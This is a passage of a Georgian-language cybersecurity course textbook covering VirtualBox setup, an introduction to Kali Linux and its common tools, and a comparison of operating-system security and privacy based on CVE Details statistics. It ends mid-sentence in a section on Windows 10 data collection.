თუ ოპერაციულ სისტემას ISO ფაილიდან ან დისკიდან აყენებთ, მაშინ VirtualBox ფანჯარაში დააჭირეთ New ღილაკს, აარჩიეთ შესაბამისი სისტემა და ვერსია, დაარქვით სახელი და დააჭირეთ Next ღილაკს. წესით არაფრის შეცვლა არ უნდა დაგჭირდეთ და უბრალოდ ყოველ ფანჯარაზე უნდა დააჭიროთ Next ღილაკს.


ფანჯრის მარცხენა მხარეს დაინახავთ ოპერაციული სისტემის სახელს, მარჯვნივ დაარტყით ამ სახელს და გამოსულ მენიუში აარჩიეთ Settings->Storage. დაინახავთ, რომ Controller: ICE-ში დისკი ცარიელია (Empty disk) ფანჯრის მარჯვენა მხარეს Optical Disk უნდა შეარჩიოთ. ასევე, შეგიძლიათ დააჭიროთ დისკის ნიშანს, რომელიც საშუალებას მოგცემთ აარჩიოთ ოპტიკური დისკი ან ვირტუალური დისკი. თუ ISO ფაილი გაქვთ ჩამოტვირთული, უნდა აარჩიოთ ვირტუალური დისკი. შემდეგ მოძებნოთ ISO ფაილი და დააჭიროთ Open ღილაკს. დააჭირეთ OK ღილაკს და სისტემის ინსტალაცია დაიწყება.

Virtual Box-ს აქვს სტუმრის და მასპინძლის ფუნქციებიც. სტუმრის დასაყენებლად მარჯვნივ დაარტყით ოპერაციული სისტემის სახელს და მენიუში გადადით Settings->Storage-ზე. აარჩიეთ Virtual Optical Disk File და შემდეგ მოძებნეთ, სად დაყენდა Virtual Box, ჩვეულებრივ იპოვით Program Files-ში.




აქ დაინახავთ, რომ მოთავსებულია ფაილი VBoxGuestAdditions.iso, დააჭირეთ OK ღილაკს.

თუ ოპერაციულ სისტემას აამუშავებთ, დაინახავთ, რომ მას აქვს დამატებული ვირტუალური დისკი



ორჯერ დაარტყით შესაბამისი ფაილის სახელს, ამუშავდება დაყენების პროგრამა. მიჰყევით პროცესს, არაფრის შეცვლა არ უნდა დაგჭირდეთ. შემდეგ ვირტუალური ოპერაციული სისტემა გადაიტვირთება.


ამის შემდეგ თუ მარჯვნივ დააჭერთ ოპერაციული სისტემის სახელს Virtual Box-ის ფანჯარაში, შეძლებთ დამატებითი თვისებები დაამატოთ სისტემას. ამისთვის გადადით Advance ჩანართზე და შეარჩიეთ შესაბამისი პარამეტრები. ამ თვისებათა უმეტესობა უსაფრთხოებასთან არის დაკავშირებული, სატესტო გარემოსათვის მათი არასწორად შერჩევა არ გამოიწვევს დიდ პრობლემებს.



სხვადასხვა მოწყობილობების (USB3, ODP და სხვა) მხარდაჭერისა და გამოყენებისათვის უნდა დააყენოთ გაფართოებები, როგორც ეს ზემოთ ვთქვით.

გაფართოებების დასაყენებლად გადადით File->Preference->Extensions

აარჩიეთ ფაილი, რომელიც უკვე უნდა გქონდეთ ჩამოტვირთული. დააჭირეთ Open ღილაკს, შემდეგ წაჰყევით დაყენების სტანდარტულ პროცესს, რაც დააყენებს ხსენებულ პაკეტს. თუ ზუსტად რას დაამატებს ეს პაკეტი თქვენს სისტემას, შეგიძლიათ Google-ზე მოძებნოთ.



VirtualBox-ს კიდევ ერთი საინტერესო თვისება აქვს, აქ შეგიძლიათ სისტემის SnapShot-ების გაკეთება. ეს საშუალებას მოგცემთ, დაიმახსოვროთ სისტემის სტატუსი გარკვეულ მდგომარეობაში და გააგრძელოთ სისტემაზე მუშაობა. თუ რამე ცვლილება არ მოგეწონებათ, შეგეძლებათ ამ SnapShot-ს დაუბრუნდეთ და სისტემის პირვანდელი სახე აღადგინოთ. აგრეთვე, შეგიძლიათ ბევრი ასეთი SnapShot გააკეთოთ და გადაერთოთ ერთიდან მეორეზე. ეს თვისება განსაკუთრებით მოსახერხებელია სატესტო გარემოში, სადაც შეიძლება დაგჭირდეთ სისტემის პარამეტრების სხვადასხვა კომბინაციების გამოცდა და ამ კომბინაციებს შორის არჩევა.

Kali Linux


Kali Linux – დებიანზე დაფუძნებული ოპერაციული სისტემაა. ეს სიტემა შექმნილია შეღწევადობის შესამოწმებლად, ციფრული გამოძიებისა და ჰაკერებისათვის. ეს სისტემა არ არის შექმნილი ყოველდღიური გამოყენებისათვის. იგი Root-ში მუშაობს, შესაბამისად, არც განსაკუთრებით უსაფრთხოა. ამ სისტემას გააჩნია 600-ზე მეტი სხვადასხვა შეღწევადობის შემოწმების პროგრამა და ხელსაწყო. მათ შორის Nmap - პორტების სკანირების პროგრამა, Hashcat - პაროლების გატეხვის პროგრამა, ბრაუზერის ხარვეზების გამოყენების პროგრამა - BEEF, ასევე Burp Suite - რომელიც ვებ აპლიკაციების უსაფრთხოების სკანერია. ყველა ამ პროგრამას ამ კურსში განვიხილავთ.

Kali Linux – 32 ბიტიან და 64 ბიტიან ვერსიებად არის შექმნილი. მას მინიმუმ 20 გბ ადგილი სჭირდება მყარ დისკზე და მინიმუმ 2 გბ ოპერაციული მეხსიერება. მისი დაყენება შეიძლება ჩატვირთვადი (სისტემური) ლაზერული დისკიდან, ან USB დრაივიდან. Kali Linux-ის საინსტალაციო პაკეტების ჩამოსატვირთად გადადით ბმულზე https://www.kali.org/downloads/. მისი პოვნა შეიძლება Windows App Store-ზეც Widows 10-ზე დასაყენებლად (https://www.kali.org/news/kali-linux-in-the-windows-app-store/). იგი ასევე არსებობს ამაზონის aws-სათვის (https://aws.amazon.com/marketplace/pp/B01M26MMTT). შექმნილია ARM პროცესორებიანი მოწყობილობებისთვისაც (https://www.offensive-security.com/kali-linux-arm-images/) ან შეიძლება დააყენოთ ვირტუალურად. ამ კურსის გარემოს შესაქმნელად რეკომენდებულია, რომ იგი როგორც ვირტუალური სისტემა ისე დააყენოთ Virtual Box ან VMware-ში. ეს ბმული https://www.kali.org/get-kali/ გადაგიყვანთ ამ სისტემის ვირტუალურ მანქანებზე დასაყენებელი სხვადასხვა ვერსიების ჩამოსატვირთ საიტზე. აქ შეგიძლიათ, მაგალითად, ჩამოტვირთოთ OVA ფაილი და იმპორტირება გაუკეთოთ. ამ ვერსიებს ნაგულისხმები პაროლი აქვთ toor და შეიძლება ჰქონდეთ წინასწარ გამზადებული SSH გასაღები, რომელიც უნდა წაშალოთ. კიბერუსაფრთხოების პროფესიონალებმა შეიძლება ეს სისტემა ორმაგი ჩატვირთვის სახით დააყენონ მყარ დისკზე, ასეთ შემთხვევაში იგი სწრაფად იმუშავებს, მაგრამ თანამედროვე კომპიუტერებში ეს სისტემა ვირტუალურ რეჟიმშიც კარგად

მუშაობს, თანაც შეგიძლიათ SnapShot-ები გააკეთოთ და ასევე გქონდეთ წვდომა თქვენს ყოველდღიურ ოპერაციულ სისტემასთან ელ-ფოსტასა თუ სხვა პროგრამებთან სამუშაოდ.

თავი 6. ოპერაციული სისტემები უსაფრთხოება & კონფიდენციალურობა (Windows-ის შედარება სხვა სისტემებთან)

ოპერაციული სისტემის არჩევა არის ერთ-ერთი მთავარი ნაბიჯი უსაფრთხოებისა და ანონიმურობის დაცვაში. სხვადასხვა ოპერაციულ სისტემას სხვადასხვა დანიშნულება აქვს, შესაბამისად, უნდა შეარჩიოთ ის ოპერაციული სისტემა, რომელიც მაქსიმალურად არის მორგებული თქვენს საჭიროებებზე. მნიშვნელოვანია ოპერაციული სისტემების პარამეტრების ისე დაყენება, რომ თქვენი უსაფრთხოება და კონფიდენციალურობა იყოს დაცული და მოახერხოთ ამ სისტემით ეფექტურად მუშაობა. ამ თავში განვიხილავთ სხვადასხვა ოპერაციულ სისტემებს, მათი უსაფრთხოების და ანონიმურობის დაცვის შესაძლებლობებს.



ოპერაციული სისტემა მართავს კომპიუტერის აპარატურას და პროგრამულ უზრუნველყოფას იმისათვის, რომ შექმნას პროგრამების (აპლიკაციების) მუშაობის გარემო.

ოპერაციული სისტემების მაგალითებია: Windows-ის სხვადასხვა ვერსიები, Android, MacOS, Linux, Tails და სხვა, ზემოთ მოყვანილი გრაფიკა გიჩვენებთ თითოეული ასეთი სისტემის ემბლემას. გაითვალისწინეთ, რომ ეს სიტემები არა მარტო კომპიუტერებზე მუშაობენ, ზოგიერთი მათგანი (Android, IOS, Debian…) შექმნილია ტელეფონზე სამუშაოდ.

ოპერაციულ სისტემებს მოწყობილობების და პროგრამების სრული კონტროლი შეუძლიათ. შესაბამისად, თუ ოპერაციული სისტემის უსაფრთხოება დარღვეულია, ანდა სწორად არ არის დაყენებული, შეუძლებელი იქნება უსაფრთხოების და კონფიდენციალურობის შენარჩუნება. ოპერაციული სისტემა უნდა იყოს საფუძველი იმისათვის, რომ მასზე დააშენოთ უსაფრთხო გარემო, ან იმედი მაინც გქონდეთ, რომ ასეთი გარემოს შექმნა შესაძლებელია. ბევრი არასწორი წარმოდგენა არსებობს ოპერაციულ სისტემებზე. ზოგი ამბობს რომ Mac-ს არ შეიძლება დაემართოს ვირუსი, რაც არ არის სწორი; ასევე ამბობენ რომ Windows-ის უსაფრთხოება არ ვარგა, რაც ასევე არ არის სწორი; არის ხალხი, ვინც ფიქრობს, რომ Linux ოპერაციული სისტემა ყველას სჯობია, ესეც არასწორია - Linux, როგორც ნებისმიერი სხვა სისტემა, არ არის უნაკლო. მომდევნო პარაგრაფებში განვიხილავთ ამ ოპერაციულ სისტემებს და ვნახავთ, რაზე არის ასეთი შეხედულებები დამყარებული. პირველ რიგში კი უნდა განვიხილოთ ოპერაციული სისტემების უსაფრთხოების უზრუნველყოფის თვისებები და გარე პროგრამები (აპლიკაციები), რომლებიც ამ სისტემებში გამოიყენება.

1. Windows-ს ნამდვილად ცუდი წარსული აქვს, სისტემა თავიდანვე არ იყო შექმნილი უსაფრთხოების საჭიროებების გათვალისწინებით, თუმცა უნდა აღვნიშნოთ, რომ ბოლო ოპერაციულ სისტემებში Microsoft-მა უსაფრთხოებას უფრო სერიოზულად შეხედა და ბოლო ვერსიები საკმაოდ უსაფრთხო სისტემებია. Windows-ს ჯერ კიდევ აქვს კონფიდენციალურობასთან დაკავშირებული ხარვეზები, რაც განსხვავდება უსაფრთხოებისაგან. ამ თვისებებს უფრო დაწვრილებით მოგვიანებით განვიხილავთ.

2. MacOS-ს, ისევე, როგორც Windows-ს, აქვს შეძლებისდაგვარად კარგი უსაფრთხოება, თუმცა თუ Windows 10-ს შეადარებთ, ამ უკანასკნელს ბევრად მეტი უსაფრთხოების თვისებები აქვს და ასევე, სხვების მიერ დაწერილი ბევრად მეტი უსაფრთხოების პროგრამა არსებობს დაცვის გასაძლიერებლად.


3. Linux - არსებობს Linux/BSD/UNIX ტიპის ბევრი ოპერაციული სისტემა, აქ ვცდილობთ ყველა ერთად განვიხილოთ. თუ ეძებთ ყველაზე უსაფრთხო ოპერაციულ სისტემებს, სწორედ ისეთ სისტემებში იპოვით, როგორიცაა Qubes, Tails, Debian, Arch Linux. თუ ეძებთ დამწყებთათვის ადვილად ასათვისებელ სისტემას, ნახეთ Manjaru, Ubuntu და სხვა, თუმცა Debian ალბათ ყველაზე დაბალანსებული სისტემაა.

Windows-ს აქვს ყველაზე მეტი უსაფრთხოების პარამეტრები და თვისებები. არსებობს უამრავი არა Microsoft-ის პროგრამა, რომლებიც იძლევიან კიდევ უფრო მეტ შესაძლებლობებს. MacOs-ს გააჩნია უსაფრთხოების ყველაზე ცოტა პარამეტრები თუ თვისებები, ხოლო Linux-ოპერაციული სისტემა შეიქმნა უსაფრთხოების მოთხოვნებზე დაყრდნობით. სამივე ტიპის ოპერაციული სისტემა შეიძლება გამოიყენოთ როგორც უსაფრთხო სისტემა, მაგრამ თუ გაძლიერებული უსაფრთხოება გჭირდებათ, ალბათ Linux ყველაზე კარგი არჩევანია.

მობილურ ტელეფონებზე ორი ყველაზე გავრცელებული და განვითარებული სისტემაა Android და IOS. Android უფრო გახსნილი სისტემაა, ამ სისტემაში უფრო ბევრი რამის შეცვლაა შესაძლებელი და უფრო მეტი რამის გაკეთებაც შეგიძლიათ, ხოლო IOS დახურული სისტემაა და ბევრი ცვლილების საშუალებას არ გაძლევთ. სამწუხაროდ, სისტემის მოქნილობა და ცვლილებების შესაძლებლობა ცუდია უსაფრთხოებისათვის. Android მუდმივად მუშაობს უსაფრთხოების გაუმჯობესებაზე, მაგრამ თუ უსაფრთხო სისტემას ეძებთ, IOS-ჯერჯერობით ლიდერია.

უსაფრთხოებასთან დაკავშირებული შეცდომები და ხარვეზები

ოპერაციული სისტემის არჩევისას გარდა იმისა თუ რა და რამდენი უსაფრთხოების თვისებები აქვს ამა თუ იმ ოპერაციულ სისტემას, ასევე უნდა განვსაზღვროთ რისკი ჩვენ საჭიროებებთან მიმართებაში. ასეთი რისკების განსასაზღვრად კი ხშირად უყურებენ რა უსაფრთხოების ხარვეზები და შეცდომები ჰქონდათ სისტემებს წარსულში. ბმული https://www.cvedetails.com/top-50-products.php?year=0 გიჩვენებთ ამ სტატისტიკას.



cvedetails.com/top-50-vendors.php

Apps Bookmarks Georgia (country) -... New Tab History INTERVIEWS

CVE Details

The ultimate security vulnerability datasource

Log In Register

Home
Browse :
Vendors
Products
Vulnerabilities By Date
Vulnerabilities By Type
Reports :
CVSS Score Report
CVSS Score Distribution
Search :
Vendor Search
Product Search
Version Search
Vulnerability Search
By Microsoft References
Top 50 :
Vendors
Vendor Cvss Scores
Products
Product Cvss Scores
Versions
Other :
Microsoft Bulletins
Bugtraq Entries
CWE Definitions

Top 50 Vendors By Total Number Of "Distinct" Vulnerabilities

Go to year: 1999 2000 2001 2002 2003 2004 2005 2006 2007 2008 2009 2010 2011 2012 2013 2019 2020 All Time Leaders

	Vendor Name	Number of Products	Number of Vulnerabilities	#Vulnerabilities/#Products
1	Microsoft	529	6814	13
2	Oracle	644	6115	9
3	IBM	1064	4679	4
4	Google	84	4572	54
5	Apple	119	4512	38
6	Cisco	3676	4167	1
7	Adobe	132	3314	25
8	Debian	97	3197	33
9	Redhat	301	2805	9
10	Linux	17	2370	139
11	Mozilla	24	2199	92
12	Canonical	30	2025	68
13	HP	3579	1794	1
14	SUN	204	1628	8
15	Opensuse	25	1315	53
16	Apache	198	1218	6

თუ მარცხენა მენიუდან აარჩევთ Top 50 Vendors, ანუ 50 ყველაზე უარესი კომპანია, აქ Microsoft ლიდერობს. შეგიძლიათ დაათვალიეროთ მონაცემები წლების მიხედვითაც. სამწუხაროდ, Microsoft ყოველთვის ლიდერების სიაშია. მის გარდა ყველა ცნობილი სისტემა ასევე ხვდება ყველაზე უარეს ათეულში.

საინტერესოა, შევხედოთ CVSS ქულებს. ეს ცხრილი ითვლის, სისტემებს უსაფრთხოების რამდენი კრიტიკული შეცდომა აღმოჩენიათ. რაც უფრო მაღალია ქულა, მით უფრო მეტი პრობლემა ჰქონდა კომპანიას უსაფრთხოების თვალსაზრისით.

CVSS Score Distribution For Top 50 Vendors By Total Number Of "Di

	Vendor Name	Number of Total Vulnerabilities	# Of Vulnerabilities								
			0-1	1-2	2-3	3-4	4-5	5-6	6-7	7-8	8-9	9+
1	Microsoft	6814	2	103	388	111	1016	805	389	1730	30	2240
2	Oracle	6115	2	115	272	463	1798	1670	681	518	25	571
3	IBM	4679	2	65	295	784	1263	829	460	563	30	388
4	Google	4572		23	119	18	1057	514	651	1084	31	1075
5	Apple	4512	1	53	277	44	781	544	1128	700	15	969
6	Cisco	4167	1	5	69	111	816	933	569	1169	44	450
7	Adobe	3314			18	3	409	328	176	180	1	2199
8	Debian	3197		31	130	76	883	618	620	684	7	148
9	Redhat	2805		54	212	117	693	525	437	542	9	216
10	Linux	2370	1	93	346	54	738	145	186	665	7	135
11	Mozilla	2199		9	79	12	438	453	262	388	1	557
12	Canonical	2025		30	108	58	610	387	334	393	4	101
13	HP	1794	1	11	63	43	288	250	148	406	26	558
14	SUN	1628	3	26	105	45	311	283	119	421	4	311
15	Opensuse	1315		19	66	56	291	296	253	209	3	122
16	Apache	1218		7	40	31	320	399	138	217	2	64
17	Fedoraproject	757		8	38	25	185	204	118	150	1	28

როგორც ხედავთ, Microsoft აქაც ლიდერობს. თუმცა სხვა ცნობილი სისტემებიც ამ სიის თავში არიან. კრიტიკული შეცდომა კი ნიშნავს, რომ მაგალითად, სისტემა საშუალებას იძლევა, პროგრამა აამუშაოთ დისტანციურად

კომპიუტერის პატრონის ნებართვის გარეშე. თუ ნახავთ 50 ყველაზე უარეს პროდუქტს, გასაკვირია, მაგრამ Windows აქ არ ლიდერობს. ასევე, შეგიძლიათ სისტემების CVSS ანგარიშებს შეხედოთ.

მთავარი ამ ყველაფერში კი ის არის, რომ ყველა ოპერაციულ სისტემას აქვს უსაფრთხოების პრობლემები და ვინმე თუ გეტყვით, რომ გადახვიდეთ სხვა ოპერაციულ სისტემაზე, რადგან ის სრულად არის დაცული, ნამდვილად მოგატყუებთ. ამ საიტზე მოყვანილი მონაცემები ამას ცხადად გაჩვენებთ. თუმცა რომელი სისტემაა უკეთესი, ძნელი განსასაზღვრია. საქმე იმაშია, რომ უფრო პოპულარული სისტემები ბევრად უფრო შესწავლილია, მათზე ბევრად უფრო მეტი მკვლევარი მუშაობს, შესაბამისად, ბევრად მეტ შეცდომასა თუ ხარვეზს პოულობენ. შესაბამისად, ბევრი ხარვეზი ერთ სისტემაში სულაც არ ნიშნავს, რომ სხვა სისტემებს არ აქვთ ბევრი ხარვეზი უბრალოდ ეს ხარვეზები ჯერ არ აღმოუჩენიათ. მაგალითად, Windows ყველაზე მეტად არის გამოკვლეული, ხოლო MacOs და Linux უფრო ნაკლებად. ასევე ხშირად კომპანიები აწესებენ პრემიებს იმათთვის, ვინც ხარვეზებს აღმოაჩენს. ცხადია, ასეთ პრემიებს ვერ დააწესებს ნაკლებად ფინანსირებული ღია არქიტექტურის პროგრამები. კომერციულ კომპანიებს კი ამის შესაძლებლობა აქვთ. ასევე, ერთი შეცდომა შეიძლება რამდენიმე შეცდომად ჩაიწეროს სხვადასხვა მონაცემთა ბაზაში, გააჩნია რა მეთოდოლოგიას იყენებენ. მაგალითად, Windows-ის სხვადასხვა ვერსიას შეიძლება ერთი და იგივე ხარვეზი ჰქონდეს, მაგრამ ეს ჩაიწერება იმდენჯერ, რამდენი ვერსიაც არსებობს, ე.ი. 6-ჯერ ან უფრო მეტჯერაც. ამ ბმულზე https://media.blackhat.com/us-13/US-13-Martin-Buying-Into-The-Bias-Why-Vulnerability-Statistics-Suck-WP.pdf მოთავსებულ დოკუმენტში განხილულია ასეთი სტატისტიკის უარყოფითი მხარეები და რამდენად სუბიექტურია ეს სტატისტიკა. სამწუხაროდ, ყველა ოპერაციულ სისტემაში ალბათ არის ხარვეზები, რომლებიც ჯერ არ აღმოუჩენიათ. სამწუხაროდ, სტატისტიკა გვაჩვენებს, რომ დროთა განმავლობაში მეტი ხარვეზების აღმოჩენა ხდება. ამგვარად, უფრო მნიშვნელოვანია ვიცოდეთ, რამდენად სწრაფად ახერხებენ კომპანიები ამ ხარვეზების გამოსწორებას. Microsoft და Apple ძალიან სწრაფად პასუხობენ ასეთ გამოწვევებს.

რომელი ოპერაციული სისტემაა უფრო პოპულარული

რამდენად უფრო მეტი ადამიანი ცდილობს რომ იპოვოს ხარვეზები სისტემაში და რამდენად რისკიანია ასეთი სისტემების გამოყენება დამოკიდებულია სისტემების პოპულარობაზე.

ვიკიპედიას ეს სტატია https://en.m.wikipedia.org/wiki/Usage_share_of_operating_systems კარგ წარმოდგენას გაძლევთ ამის შესახებ.

როგორც ხედავთ, ყველაზე ბევრად მეტად პოპულარულია Windows, მას მოჰყვება MacOS. ზემოთ მოყვანილი სტატისტიკა არის მხოლოდ კომპიუტერებისათვის. თუმცა, თუ ტელეფონებსაც განიხილავთ, Android-მა გადაასწრო Windows-ს პოპულარობით. Windows სისტემებში ყველაზე გავრცელებულია Windows 10. თუმცა იმის გამო, რომ ამ ვერსიას კონფიდენციალურობის გარკვეული პრობლემები აქვს, მომხმარებელთა 40%-ზე მეტი ჯერ კიდევ იყენებს Windows 7-ს.

ჰაკერები, ცხადია, უმიზნებენ იმ სექტორებს, სადაც ყველაზე ადვილად მიაღწევენ მაქსიმალურ შედეგს. შესაბამისად, რაც უფრო პოპულარულია სისტემა, მით უფრო მიმზიდველია ჰაკერებისათვის. აქამდე ეს ძირითადად Windows-ისთვის ხდებოდა, თუმცა MacOS-ის პოპულარობა იზრდება და უკვე ვნახეთ რამდენიმე სერიოზული შეტევა ამ სისტემაზე. მობილურ სისტემებში Android ხდება ყველაზე პოპულარული და ისევ ძალიან გაიზარდა ამ სისტემაზე შეტევის შემთხვევები. თუ ანდროიდ მოწყობილობას იყიდით, უნდა იყიდოთ Google-ისგან ანდა რეპუტაციული დიდი მწარმოებლებისაგან, რომლებიც სწრაფად აახლებენ სისტემებს. ბევრი ანდროიდ ტელეფონის სისტემა არასოდეს იქნება განახლებული, რადგან მათმა მწარმოებლებმა შეაჩერეს მათი მხარდაჭერა.

ეს ყველაფერი კი გვეუბნება, რომ Linux არის ერთ-ერთი ყველაზე უსაფრთხო სისტემა, რომელიც ასევე ნაკლებად პოპულარულია. შესაბამისად, რისკი ბევრად ნაკლებია, მაგრამ სამაგიეროდ ძნელია იპოვნოთ საჭირო პროგრამები.

შემდეგ არის Mac OSX, რომელსაც შეძლებისდაგვარად კარგი უსაფრთხოება აქვს და არ არის ძალიან პოპულარული. არსებობს ბევრი პროგრამული უზრუნველყოფა ამ სისტემისათვის, ალბათ Mac ყველაზე ოპტიმალურია მომხმარებლებისათვის, ვისაც უსაფრთხოება აინტერესებთ. სამწუხაროდ, ასეთი კომპიუტერები უფრო ძვირი ღირს.

და ბოლოს Windows, რომელიც ყველაზე პოპულარულია და ასევე ყველაზე დიდი სამიზნეა.

ამ კურსში გიჩვენებთ, როგორ შეიძლება შეამციროთ რისკები და მაქსიმალურად გაამაგროთ თქვენი სისტემები ჰაკერების შეტევების წინააღმდეგ.

Windows 10 კონფიდენციალურობა და თვალთვალი

თუ კონფიდენციალურობაა თქვენი მოთხოვნა, Windows 10 არ არის თქვენი სისტემა. თუ ზოგადად გინდათ კონფიდენციალურობა შეინარჩუნოთ, შეიძლება რომ Windows 10 აიძულოთ, არ გააგზავნოს ინტერნეტში ინფორმაცია, თუმცა ეს მუდმივი ბრძოლის და წვალების საშუალებით მოხდება, რადგან სისტემის განახლებები ხშირად შეცვლიან პარამეტრებს ისე, რომ მონაცემები გარეთ გადაიცეს. Windows 10 ღრუბელზე დაფუძნებული სისტემაა, მასში რომ შედიხართ, იყენებთ Microsoft-ის ანგარიშს ანუ ინტერნეტს უერთდებით; კორტანა ინფორმაციას გადასცემს ინტერნეტში და აშ. Windows 10-ს უამრავი კარგი თვისება აქვს და მისი გამოყენება ნამდვილად მოსახერხებელია, მაგრამ ამ კომფორტის ფასი კონფიდენციალურობის დაკარგვაა. მაგალითად, მონაცემთა სინქრონიზაცია სისტემურად ნაგულისხმებია. თქვენი მონაცემები Microsoft-თან სინქრონიზდება, ბრაუზინგის ისტორია, პროგრამების პარამეტრები, უკაბელო ინტერნეტის პარამეტრები და პაროლები და ბევრი სხვა ინფორმაცია სინქრონიზდება Microsoft-თან. ამის გამორთვა შეიძლება, სისტემას აქვს სარეკლამო იდენტიფიკატორი, რომელიც გამოიყენება იმისთვის, რომ თქვენს კომპიუტერს 